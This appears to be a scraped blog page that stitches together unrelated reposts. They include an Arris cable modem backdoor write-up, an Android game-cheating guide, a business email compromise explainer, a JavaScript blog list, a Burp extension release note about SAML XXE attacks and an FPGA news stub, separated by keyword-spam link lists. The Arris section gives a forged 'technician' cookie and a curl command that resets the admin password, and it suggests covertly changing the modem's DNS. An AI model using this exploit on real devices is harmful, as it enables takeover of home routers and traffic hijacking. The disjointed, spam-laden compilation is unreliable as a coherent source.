sábado, 25 de abril de 2020

Arris Cable Modem Backdoor - I'm A Technician, Trust Me.

Vendor backdoors are the worst. Sloppy coding leading to unintentional "bugdoors" is somewhat defendable, but flat out backdoors are always unacceptable. Todays example is brought to you by Arris. A great quote from their site -
Subscribers want their internet to be two things, fast and worry free. Cable operators deploy services to meet the speed expectations, and trust ARRIS to provide the cable modems that deliver the reliability.
Nothing spells "trust" and "worry free" like a backdoor account, right?! Anyways, the following was observed on an Arris TG862G cable modem running the following firmware version -TS070563_092012_MODEL_862_GW

After successfully providing the correct login and password to the modems administration page, the following cookie is set (client side):
Cookie: credential=eyJ2YWxpZCI6dHJ1ZSwidGVjaG5pY2lhbiI6ZmFsc2UsImNyZWRlbnRpYWwiOiJZV1J0YVc0NmNHRnpjM2R2Y21RPSIsInByaW1hcnlPbmx5IjpmYWxzZSwiYWNjZXNzIjp7IkFMTCI6dHJ1ZX0sIm5hbWUiOiJhZG1pbiJ9
 All requests must have a valid "credential" cookie set (this was not the case in a previous FW release - whoops) if the cookie is not present the modem will reply with "PLEASE LOGIN". The cookie value is just a base64 encoded json object:
{"valid":true,"technician":false,"credential":"YWRtaW46cGFzc3dvcmQ=","primaryOnly":false,"access":{"ALL":true},"name":"admin"}
And after base64 decoding the "credential" value we get:
{"valid":true,"technician":false,"credential":"admin:password","primaryOnly":false,"access":{"ALL":true},"name":"admin"}
Sweet, the device is sending your credentials on every authenticated request (without HTTPS), essentially they have created basic-auth 2.0 - As the kids say "YOLO". The part that stuck out to me is the "technician" value that is set to "false" - swapping it to "true" didn't do anything exciting, but after messing around a bit I found that the following worked wonderfully:
Cookie: credential=eyJjcmVkZW50aWFsIjoiZEdWamFHNXBZMmxoYmpvPSJ9
Which decodes to the following:
{"credential":"dGVjaG5pY2lhbjo="}
And finally:
{"credential":"technician:"} 
Awesome, the username is "technician" and the password is empty. Trying to log into the interface using these credentials does not work :(


That is fairly odd. I can't think of a reasonable reason for a hidden account that is unable to log into the UI. So what exactly can you do with this account? Well, the web application is basically a html/js wrapper to some CGI that gets/sets SNMP values on the modem. It is worth noting that on previous FW revisions the CGI calls did NOT require any authentication and could be called without providing a valid "credential" cookie. That bug was killed a few years ago at HOPE 9.

Now we can resurrect the ability to set/get SNMP values by setting our "technician" account:


That's neat, but we would much rather be using the a fancy "web 2.0" UI that a normal user is accustomed to, instead of manually setting SNMP values like some sort of neckbearded unix admin. Taking a look at the password change functionality appeared to be a dead end as it requires the previous password to set a new one:


Surprisingly the application does check the value of the old password too! Back to digging around the following was observed in the "mib.js" file:
SysCfg.AdminPassword= new Scalar("AdminPassword","1.3.6.1.4.1.4115.1.20.1.1.5.1",4);
Appears that the OID "1.3.6.1.4.1.4115.1.20.1.1.5.1" holds the value of the "Admin" password! Using the "technician" account to get/walk this OID comes up with nothing:
HTTP/1.1 200 OK
Date: Tue, 23 Sep 2014 19:58:40 GMT
Server: lighttpd/1.4.26-devel-5842M
Content-Length: 55
{
"1.3.6.1.4.1.4115.1.20.1.1.5.1.0":"",
"1":"Finish"
}
What about setting a new value? Surely that will not work....


That response looks hopeful. We can now log in with the password "krad_password" for the "admin" user:


This functionality can be wrapped up in the following curl command:
curl -isk -X 'GET' -b 'credential=eyJjcmVkZW50aWFsIjoiZEdWamFHNXBZMmxoYmpvPSJ9' 'http://192.168.100.1:8080/snmpSet?oid=1.3.6.1.4.1.4115.1.20.1.1.5.1.0=krad_password;4;'
Of course if you change the password you wouldn't be very sneaky, a better approach would be re-configuring the modems DNS settings perhaps? It's also worth noting that the SNMP set/get is CSRF'able if you were to catch a user who had recently logged into their modem.

The real pain here is that Arris keeps their FW locked up tightly and only allows Cable operators to download revisions/fixes/updates, so you are at the mercy of your Cable operator, even if Arris decides that its worth the time and effort to patch this bug backdoor - you as the end user CANNOT update your device because the interface doesn't provide that functionality to you! Next level engineering.


Related links
  1. Ethical Hacking Course
  2. Hacking Con Buscadores
  3. Hacking Net
  4. Hacking Web
  5. Que Hay Que Estudiar Para Ser Hacker
  6. Cracker Informatico
  7. Hacking Ethical
  8. Hacking Software

How To Hack Any Game On Your Android Smartphone

How To Hack Any Game On Android 2018

How To Hack Any Game On Your Android Smartphone

By hacking android game you can unlock all the levels, use any resource according to your wish and lots more. Proceed with the method shown below to hack any game on your Android. But sometimes while playing our favorite game we get short on our resources that are needed to play that game, like power, weapons or lives etc. That consequence really becomes bothersome, so to overcome this we are here with the trick How To Hack Any Game On Android.

Today millions of character are using the android phone. Now an Android device enhances significant part of our life. Everyone loves to play games on their android device. There are lots of cool games that are today available on your Android device in Google Play Store.


How To Hack Any Game On Android 2018

Hack Any Game On Android
How To Hack Any Game On Your Android Smartphone
Now it's time to hack into the game and use any resources that you want to play at any level of the game. The method is really working and will let you alter the game according to your wish. Just proceed with simple steps below.

Steps To Hack Any Game On Android


Step 1. First of all after rooting your android device open the GameCIH App. It will ask you for superuser access, grant it.(This will only come if you have properly rooted your android device. Now on the home screen of this app, you will see Hot-Key option, select any of them which you feel more convenient while using in your android.
Hack Any Game On Android
How To Hack Any Game On Your Android Smartphone

Step 2. Now open the game that you want to hack into your android device. Now pause the game and access the hotkeys displaying there, select any value that you want to edit in your game. Like any of text value like keys of subway surfer game.
Hack Any Game On Android.2
How To Hack Any Game On Your Android Smartphone

Step 3. Enter your desired value in the text field box appeared there and click on done. Now you will see default value will get replaced with your value. Similarly, you can alter any values in any of the game according to your wish.
Hack Any Game On Android.3
How To Hack Any Game On Your Android Smartphone
That's it game hacking is done, Now you can access any resources using this hack.
So above is all about Hack Any Game On Android. With the help of this trick, you can alter any coins, lives, money, weapons power and lots more in any of your favorite android game and can enjoy the unlimited game resources according to your wish.

Using Game Guardian

Game Guardian Apk is one of the best apps which you can have on your Android smartphone. With the help of this app, you can easily get unlimited coins, gems and can perform all other hacks. However, Game Guardian Apk needs a rooted Android smartphone to work. Here's a simple guide that will help you.
Step 1. First of all, you need to download the latest version of Game Guardian on your Android smartphone from the given download link above or below.

Step 2. After downloading on your smartphone, you need to enable the Unknown Source on your device. For that, you need to visit Settings > Security > Unknown Sources
Using Game Guardian
Using Game Guardian
Step 3. Now install the app and then press the home button to minimize the app. Now open any game that you want to hack. You will see an overlay of Game Guardian App icon. Tap on it.

Step 4. Now you need to tap on the Search Button and set the value. If you don't know the values, then simply set it to auto.
Using Game Guardian
Using Game Guardian
Step 5. You need to search for the value which you want to hack like money, gem, health, score etc. You can change all those values. Suppose, if you need to decrease the number of values, you need to scan again for the new value.
Using Game Guardian
Using Game Guardian
Step 6. Finally, you need to select all the values and then change it to infinite numbers like '9999999' or whatever you want.
Using Game Guardian
Using Game Guardian
That's it, you are done! This is how you can use Game Guardian Apk to hack games on your Android smartphone.
With this, you can play a game at any levels without any shortage of any resource that can interrupt your gameplay. Hope you like this coolest android game hack. Don't forget to share it with others too.

Related word


Breaking Down Business Email Compromise

What is a Business Email Compromise and why should cyber security professionals care?

Author: Keith Roberts, Senior Information Security Analyst

The FBI categorizes business email compromise (BEC) scams into three specific brands. While there are certainly hybrid forms, for this article we are focusing on the big three. Today we're going to dive into the "Account Compromise" BEC attack.

Account compromise

Company A has an employee email account compromised. Fake invoices are sent to company B, which is in a business relationship with Company A. The invoices will fool all but the savviest of finance team members. Prevention should include process review from the finance team.

The "fake invoice" scam (otherwise known as Vendor Email Compromise)

Fraudsters research a target organization. They send the target organization an invoice requesting payment from a company that the target does business with. Though not as efficient as the next tactic, it is much easier to pull off

CEO fraud

Criminals spoof an organization's domain and send emails appearing to originate from the CEO to high risk employees (finance, HR, executives), usually asking for a "wire transfer," though this attack is not limited to only wire transfer requests.

The Four Phases of Account Compromise Attacks

Phase 1– Initial Compromise

 I've seen many Account Compromise BEC attacks in the past five years through industry peers and personal experience. Some were very well crafted and were caught only by well-trained eyes, others poorly written and containing many clues to their illegitimacy – these unfortunately do succeed. Almost all these BEC attacks started with a simple landing page.

Figure 1: Spoofed 0365 Login Page

An employee at company A was phished with a credential harvesting email. The recipient entered their credentials and now the criminal has control of that email account. The preparation can take months while the fraudster gathers intelligence on the target using open source gathering from social media sites and online searching. This opening phase is arguably the most important in the hacker's attack – underpreparation comes with the risk of a failed operation.

This phish would have been one of two types:

  • Specifically crafted with research into the targets company, colleagues and business partners of the victim.
  • Opportunistic mass phish, where the attacker casts a wide net hoping for a bite.

Phase 2 of the Attack – Waiting

Now the hacker sits and waits, observing the email traffic coming in and out of the account. They may have set an auto forward rule into the victim's email – this way they can slip into an email thread without the victim knowing, collecting information such as:

  • Invoices, payment slips
  • Employee names and contact information
  • Names of colleagues in the victim(s) department
  • Payment cadence
  • Email tone and punctuation between company representatives

The perpetrator is gathering intelligence and waiting for the perfect time to execute the next phase of the attack. The attacker needs to understand the victim organizations entire workflow. Payment schedules are noted here because if the fraudster send an invoice before one is due, that would draw unwanted attention to the attack. The goal here is to observe transactions, conversations, and exchanges taking place within that compromised email account. This is crucial for when the fake email is created to the point of being undetectable.

Phase 3 of the Attack – The Switch

The third phase will involve the criminal sending an email from company A's compromised email account to a finance employee at company B. If they're good at what they do, the fake invoice will be near perfect, with minor changes including address, bank account, routing number and phone number. The hacker could have been sitting on communications from company B if they were auto forwarded to his/her account. So, the subject line could read something like "URGENT: LATE PAYMENT" or "PAYMENT NOT RECEIVED" and finally "NOTICE OF BANK CHANGE". This tactic is intended for the recipient to elicit an emotional response.

Figure 2:Original Invoice on the Left – Altered Invoice on the Right

Phase 4 of the Attack – Financial Fraud

Urgency can leave the recipient in a panicked state and they don't always see the clear mistakes in the email body and on the invoice. This is where the company B employee makes a payment to the criminal's bank account. Though things did not add up, the proper verifications were not checked, and the payment was made. This can often leave both companies involved in the fraud in a financial and potentially legal bind, but more on that later.


Related word
  1. Rfid Hacking
  2. Hacking Con Buscadores
  3. Como Convertirse En Hacker
  4. Libro Hacking Etico
  5. Hacking Attacks
  6. Hacking Etico Que Es
  7. Hacking Web
  8. Hacking Traduccion
  9. Hacking Attacks
  10. Hacking Etico

quinta-feira, 23 de abril de 2020

Top10 Java Script Blogs To Improve Coding Skills

10 Top JavaScript Blogs to Improve Coding Skills
 

The Best JavaScript Blogs

With two decades of improvement, JavaScript has become one of the most popular programming languages of all time. The journey started in 1995 when Brendan Eich created JavaScript in just 10 days. From there, it has seen multiple revisions, drafts, and growth in the form of frameworks, API's, modules, etc. Today, we will go forward and list the top JavaScript blogs from the internet so that you can enjoy the lastest development in the field of JavaScript.

According to RedMonk programming language rankings and GitHut.info, JavaScript is leading the pack in the terms of repositories and the most discussed programming language on StackOverFlow. The numbers itself speaks about the future of JavaScript as it has grown beyond the initial capabilities of simple DOM manipulations.

Learning JavaScript, on the other hand, can be a tricky proposition. New libraries, features, API's or Style Guide, pop up almost every day. The speed of iteration is beyond imagination, and that is why reading leading JavaScript blogs are the best approach to keep up with new changes.

Slack-clone-angularjs

JavaScript is blessed with experts that regularly contribute to the community using live streams, videos, blogs, podcasts, conferences and open source projects. An example of a cool experienced Javascript programmer is evilsoft who broadcasts awesome Javascript projects weekly on LiveEdu..

Some blogs are just gold even when they are not updated frequently. To help you reach the best content on JavaScript, let's list the best JavaScript blogs on the internet. The following blogs have a huge fan following and contain epic JavaScript content.

10 Top JavaScript Blogs to Improve Coding Skills

1. David Walsh Blog

David Walsh is a renowned name in the JavaScript world. He started his career with DZone, but his first real break came while working for SitePen as a Software Engineer. His blog composes of topics related to JavaScript, personal thoughts, guides and much more. The blog design is captivating and is going to hook you up on the first visit. Currently, he is working as a Senior Web Developer at Mozilla.

top javascript blogs

2. DailyJS

DailyJS is one of the best JavaScript blogs on the internet. The blog was started by Alex R. Young, an entrepreneur and Node.js expert in 2009. However, there are recent changes that don't sound great. Currently, the blog is no longer updated, but that does not make the content useless at all. The blog covers diverse content on JavaScript including frameworks, API's, libraries, etc.

2-daily-js

3. SitePoint

SitePoint is one of the leading web development portals since 2000. The main attraction of SitePoint is the collection of highly detailed articles. They are aimed at teaching something new to the readers. JavaScript, on the other hand, is one of the leading topics on the website where experts around the world contribute regularly. The rate of the new blog post is high, and you won't find a blog post that doesn't teach you something new. Truly, a great learning place for any JavaScript developer.

3-Sitepoint

4. JavaScript.com

Not technically a blog, but if you love JavaScript, then you need to follow the website's offerings. JavaScript.com news section is an aggregator for excellent JavaScript news, tutorials, guides, and much more. All you need to do is move to their news section and discover tons of new content surrounding JavaScript. The domain is owned by CodeSchool and is mainly utilized to contribute to the community and a landing page to their courses.

4-JavaScript

5. Brendan Eich

What's the best place to find JavaScript knowledge? The inventor? Well, you are right. Brendan Eich, the creator of JavaScript, keeps his blog with filled with his musings and other excellent thought processes about JavaScript. You can also find videos on the blog. Virtually, the blog is the mind of JavaScript where you understand it in an entirely different manner.

5-brendan-eich

6. JavaScript Playground

JavaScript Playground is yet another great place to get started with all the different JavaScript frameworks, API, and libraries. The focus is to work with the JavaScript ecosystem and provide high quality blog articles, screencast, and podcast for the audience. They also blog about different JavaScript guidelines, tips, and tricks.

6-JavaScript-Playground

7. Superhero.js

If you are looking for a superhero to fetch you the best resources on JavaScript, then you have finally found one. Superhero.js is a simple website that aims to collect everything related to JavaScript including videos, articles, presentations, etc. The content is divided into meaningful sections such as "Understanding JavaScript", "Organize Your Code", etc. Also, the page is regularly updated with new information.

7-superhero

8. JavaScript Jabber

Another "not a blog entry" into the list — JavaScript Jabber is a weekly podcast on JavaScript. Each podcast is around 1 hour of jabber and will sure have something for you to learn. They keep their tab on everything related to JavaScript, including core concepts to popular Framework discussions.

8-JavaScript-Jabber

9. Medium JavaScript Collection

Is medium a blog? Technically, not, but it contains high quality JavaScript articles. Medium is a way to connect to the audience so be ready to read many opinions on how JavaScript should have been, and what's wrong with JavaScript. Other than the ramblings, it hosts amazing JavaScript content such as Speed Up Web Apps.

9-JavaScript-collection-medium

10. Smashing Magazine

Smashing Magazine is one of the oldest websites covering web designing and development. They have a dedicated section for JavaScript, which is constantly updated with tutorials of high caliber. The tutorials surround other web development ideas such as UX, Productivity, etc.

10-smashing-magazine

Conclusion

Here are the ten best JavaScript blogs to improve your coding skills. The blogs and mix of other content types will help you to keep up with new changes in JavaScript field, and improve yourself accordingly.

If you are new to JavaScript and want to get started as soon as possible, check out the JavaScript learn section on LiveEdu.tv. And, yes, it is the most popular programming language on LiveEdu.tv which can benefit from your attention! Also, don't forget to leave a comment on how the JavaScript category page can be improved. We are listening!

Dr. Michael J. Garbade

About Author Dr. Michael Jurgen Garbade is the founder of LiveEdu.TV, Kyuda, Education Ecosystem. He is future Venture Capitalist, Future Politician and always on the lookout for the Next Big Challenge. Obtained Masters in business administration and physics, and a Ph.D. in finance with professional work experience in high-paced environments at Fortune 500 companies like Amazon and General Electric. Expertize: Python, PHP, Sencha Touch & C++, SEO, Finance, Strategy & E-commerce. He speaks English and German and has worked in the US, Europe, and Asia. At Education Ecosystem he is the CEO and runs business operations.

Continue reading


  1. Hacking Time
  2. Hacking Team
  3. Black Hacker
  4. Car Hacking
  5. Hacking System

Support For XXE Attacks In SAML In Our Burp Suite Extension


In this post we present the new version of the Burp Suite extension EsPReSSO - Extension for Processing and Recognition of Single Sign-On Protocols. A DTD attacker was implemented on SAML services that was based on the DTD Cheat Sheet by the Chair for Network and Data Security (https://web-in-security.blogspot.de/2016/03/xxe-cheat-sheet.html). In addition, many fixes were added and a new SAML editor was merged. You can find the newest version release here: https://github.com/RUB-NDS/BurpSSOExtension/releases/tag/v3.1

New SAML editor

Before the new release, EsPReSSO had a simple SAML editor where the decoded SAML messages could be modified by the user. We extended the SAML editor so that the user has the possibility to define the encoding of the SAML message and to select their HTTP binding (HTTP-GET or HTTP-POST).

Redesigned SAML Encoder/Decoder

Enhancement of the SAML attacker

XML Signature Wrapping and XML Signature Faking attacks have already been part of the previous EsPReSSO version. Now the user can also perform DTD attacks! The user can select from 18 different attack vectors and manually refine them all before applying the change to the original message. Additional attack vectors can also be added by extending the XML config file of the DTD attacker.
The DTD attacker can also be started in a fully automated mode. This functionality is integrated in the BurpSuite Intruder.

DTD Attacker for SAML messages

Supporting further attacks

We implemented a CertificateViewer which extracts and decodes the certificates contained within the SAML tokens. In addition, a user interface for executing SignatureExclusion attack on SAML has been implemented.

Additional functions will follow in later versions.

Currently we are working on XML Encryption attacks.

This is a combined work from Nurullah Erinola, Nils Engelbertz, David Herring, Juraj Somorovsky, and Vladislav Mladenov.

The research was supported by the European Commission through the FutureTrust project (grant 700542-Future-Trust-H2020-DS-2015-1).
Read more
  1. Hackers Informaticos Contactar
  2. Definicion De Cracker
  3. Growth Hacking Courses

quarta-feira, 22 de abril de 2020

Unpatchable 'Starbleed' Bug In FPGA Chips Exposes Critical Devices To Hackers

A newly discovered unpatchable hardware vulnerability in Xilinx programmable logic products could allow an attacker to break bitstream encryption, and clone intellectual property, change the functionality, and even implant hardware Trojans. The details of the attacks against Xilinx 7-Series and Virtex-6 Field Programmable Gate Arrays (FPGAs) have been covered in a paper titled "The

via The Hacker News
Continue reading

  1. Hacking Bluetooth Speaker
  2. Herramientas Hacking
  3. Informatico Hacker
  4. Marketing Growth Hacking
  5. Python Desde 0 Hasta Hacking - Máster En Hacking Con Python
  6. Escuela De Hacking
  7. Nivel Basico
  8. Hacking Videos
  9. Growth Hacking Madrid